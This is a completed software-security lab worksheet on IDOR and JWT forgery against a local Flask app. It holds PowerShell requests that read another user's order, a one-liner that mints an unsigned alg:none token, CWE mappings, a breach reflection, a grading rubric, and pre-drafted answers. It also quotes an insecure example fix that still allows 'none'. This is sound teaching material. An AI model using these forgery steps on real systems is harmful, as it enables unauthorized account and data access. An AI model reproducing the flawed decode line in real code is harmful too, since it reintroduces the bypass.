> | IDOR — alice's token → `/api/orders/2` | **403 forbidden** | **L64–65** — deny-by-default ownership check `if order["owner"] != user: return 403` (CWE-639) |
> | `alg:none` forged token | **401 invalid token** | **L50** — `algorithms=["HS256"]` pins one algorithm, so `none` is rejected (CWE-347) |
> | Weak-secret (`"secret"`) token | **401 invalid token** | **L10** strong random secret (`os.environ.get("JWT_SECRET") or os.urandom(32).hex()`) + **L39–40/L50** required `aud`/`exp` claims (CWE-321) |
>
> *Reproduced:* against `solution_app.py` the three requests returned **403, 401, 401** respectively — all attacks blocked.


PS D:\Uni work2\software-security-mfu-course> $resp = Invoke-RestMethod http://localhost:8080/login -Method Post -ContentType 'application/json' -Body '{"user":"alice","pw":"alicepw"}'
>> $TOKEN = $resp.token
>>
PS D:\Uni work2\software-security-mfu-course> try { Invoke-RestMethod http://localhost:8080/api/orders/2 -Headers @{ Authorization = "Bearer $TOKEN" } }
>> catch { $_.Exception.Response.StatusCode.value__ } # -> 403
>>
403
PS D:\Uni work2\software-security-mfu-course> $codeN = @'
>> import jwt
>> print(jwt.encode({"sub":"bob"}, key="", algorithm="none"))
>> '@
>> $FN = ($codeN | docker compose exec -T authz-lab python -).Trim()
>> try { Invoke-RestMethod http://localhost:8080/api/orders/2 -Headers @{ Authorization = "Bearer $FN" } }
>> catch { $_.Exception.Response.StatusCode.value__ } # -> 401
>>
no configuration file provided: not found
You cannot call a method on a null-valued expression.
At line:5 char:1
+ $FN = ($codeN | docker compose exec -T authz-lab python -).Trim()
+ ~~~

> **Answer:** The IDOR on `/api/orders/<oid>` is **CWE-639 (Authorization Bypass Through User-Controlled Key)** under OWASP **A01 Broken Access Control**. The `alg:none` forgery is **CWE-347 (Improper Verification of Cryptographic Signature)** and the weak-secret forgery is **CWE-321 (Use of Hard-coded Cryptographic Key)**, both under **A07 Identification and Authentication Failures**. The admin-flag chain combines A07 (forge identity) with A01 (access a resource you shouldn't).

2. **Real breach:** the **2022 Optus breach** exposed millions of customer records via an exposed/poorly-authorized API endpoint where identifiers could be enumerated — a textbook broken-access-control / IDOR-style failure. In 3–4 sentences connect it to Tasks 1 and 4 of this lab.

> **Answer:** In the 2022 Optus breach, an API endpoint exposed customer records where the identifiers could be enumerated without proper authorization — the attacker just incremented/guessed IDs and pulled records they didn't own, exactly the IDOR in Task 1 where alice's token reads bob's `/api/orders/2`. Task 4 shows the escalated version: once identity itself is forgeable (weak/`none` JWT) and object access isn't checked, an attacker can walk the entire dataset as any user. The lesson is identical — a reachable API with a guessable object key and no server-side ownership check leaks everything, regardless of how many records or how "internal" the endpoint feels. *(Alternative: the Peloton API IDOR disclosure.)*

3. **Best mitigation:** between deny-by-default ownership checks, pinning the JWT algorithm, and a strong managed secret, which control protects the most attack surface here, and why is server-side authorization non-negotiable?

> **Answer: Deny-by-default ownership checks (server-side authorization)** protect the most surface, because they are the last line that still holds even if authentication is defeated: pinning the algorithm and using a strong secret stop token forgery, but if either ever fails, an authorization check still denies access to objects the caller doesn't own. Authorization is non-negotiable server-side because the client (token, id, request) is fully attacker-controlled — anything checked only in the client or only at authentication can be bypassed, so every request must re-verify "is *this* user allowed *this* object?" on the server.

Grading rubric (100)

Criterion	Points
Part 2 — Lecture questions (conceptual accuracy)	20
Part 3 — Exploitation + evidence (payloads/tokens + screenshots, Tasks 1–4)	40
Part 3 — Defense (Task 5: fixes proven, lines cited)	25
Part 4 — Reflection (CWE/OWASP mapping, breach, mitigation)	15
Total	**100**

Evidence & Integrity (required)

- **Identity proof:** every screenshot/diagram must show a terminal running `printf '%s | %s | ' "$(whoami)" '<YOUR-STUDENT-ID>'; date '+%F %T %Z'` **in the same image as the evidence**.

When the evidence is a browser page, a DevTools panel or a rendered response, put that terminal **beside the browser and capture the whole screen** — a cropped window carries nothing that identifies you, and the lab's own output is byte-identical for the whole cohort *by design*, so the stamp is the only thing that makes the shot yours. Generic or borrowed evidence is not accepted.

- **Personalized flag (if this lab issues one):** _____ *Flags are unique per student — submitting another student's flag is a violation. How to submit:* ***learn.zcr.ai/submit*** *(full guide:* `SUBMISSION.md` *in the repo root).*

- **Explain in your own words** *(graded on your reasoning, not copied text):*

  1. What did you do, and **why did the vulnerability work**?

> *Draft to rewrite in your own words:* I logged in as alice, then read bob's order with alice's token (IDOR), forged tokens with `alg:none` and with the weak secret `"secret"` to become bob/admin, and pulled the admin flag. It worked because `get_order` authenticates but never checks ownership (L63), and `current_user` accepts unsigned `none` tokens and tokens signed with a guessable hardcoded secret (L53-57).

  2. **Why does your fix actually stop it** — and what could still break it?

> *Draft to rewrite in your own words:* `solution_app.py` adds a deny-by-default ownership check (L64) so alice's token gets 403 on bob's order, pins the algorithm to HS256 so `alg:none` is rejected (L50), and uses a strong random secret plus required `exp`/`aud` claims so weak-secret and claimless tokens fail (L10/40/50). It could still break if the secret leaks or is committed to source, if a new endpoint forgets the ownership check, or if token expiry is set too long, giving stolen tokens a wide replay window.

🤖 Audit the AI (required)

AI is a power tool you must **distrust** — you are graded on your *critique*, not the AI's answer.

1. Ask an AI assistant to exploit **or** fix this week's vulnerability. Paste its full answer.
2. **Find what's wrong or risky** in it — insecure code, a subtly incomplete fix, a hallucinated API/function/CVE, a missed edge case, or wrong reasoning. Quote the exact line(s).
3. Produce the **correct, verified** version yourself and explain in 2–3 sentences why the AI's output was insufficient.

> *Example AI answer (replace with your own run):*
>
> ```
> # AI's "fix" for the JWT verification
> data = jwt.decode(token, SECRET, algorithms=["HS256", "none"])
> return data.get("sub")
> ```
>
> *Critique (quote the lines):* Leaving `"none"` in `algorithms=["HS256", "none"]` re-introduces the exact `alg:none` bypass — an attacker submits an unsigned token and it's still accepted. It

> also keeps the weak `SECRET = "secret"` and adds no ownership check, so IDOR and weak-secret forgery are untouched. This is a fix that changes almost nothing.
>
> *Correct, verified version:*
>
> ```
> SECRET = os.environ["JWT_SECRET"]            # long random, from
> env/secrets manager
> data = jwt.decode(token, SECRET, algorithms=["HS256"],
>                   audience=AUDIENCE, options={"require": ["exp",
> "aud"]})
> # ...and in the route:
> if order["owner"] != current_user():
>     return jsonify(error="forbidden"), 403
> ```
>
> *Why the AI's was insufficient:* It treated the problem as one line of decode config while leaving `none` allowed and the secret weak, so every attack still works. A real fix must pin the algorithm to HS256 only, source a strong secret externally, require `exp`/`aud`, and — separately — enforce per-object ownership on the server, because authentication and authorization are different controls.

> Disclose your AI use in the Part 1 table. This task counts toward your **Defense + Reflection** score.

🧠 Comprehension & Prompt (required)

A. Explain in Plain English (EiPE). In 2–3 sentences, in your own words, describe what this week's vulnerable code/endpoint actually *does* and *why it is exploitable* — explain the mechanism, don't dump jargon.

> *Draft to rewrite in your own words:* `/api/orders/<id>` looks up whatever order id you ask for and returns it after merely confirming you have *a* token — it never checks the order belongs to you, so any logged-in user reads anyone's data. On top of that, the token check accepts unsigned `alg:none` tokens and tokens signed with the guessable secret `"secret"`, so an attacker can also mint a token claiming to be any user. It's exploitable because the app trusts client-controlled input (the id and the token) instead of verifying identity *and* ownership on the server.

B. Prompt Problem. Write a **single prompt** that makes an AI produce a *correct, secure* fix for one finding. Run it: does the exploit now fail? If not, refine the prompt and try again. Submit the **final prompt + the verified result**.

> *Final prompt:* "This Flask API has two problems: `get_order` returns any order id without checking ownership (IDOR/CWE-639), and `current_user` accepts JWTs with `alg:none` and a hardcoded secret `\"secret\"` (CWE-347/CWE-321). Fix it: pin JWT decoding to HS256 only, load a strong secret from an environment variable, require `exp` and `aud` claims, and add a deny-by-default ownership check that returns 403 when the order's owner != the caller. Do not leave `none` in the allowed algorithms. Show the full fixed functions. [paste the code]"
>
> *Verified result:* After applying the fix, alice's token on `/api/orders/2` returns **403**, the `alg:none` token returns **401**, and the `"secret"`-signed token returns **401** — all three attacks fail. *Graded on the prompt's precision and your verification — this trains problem decomposition and AI literacy (Denny et al. 2024).*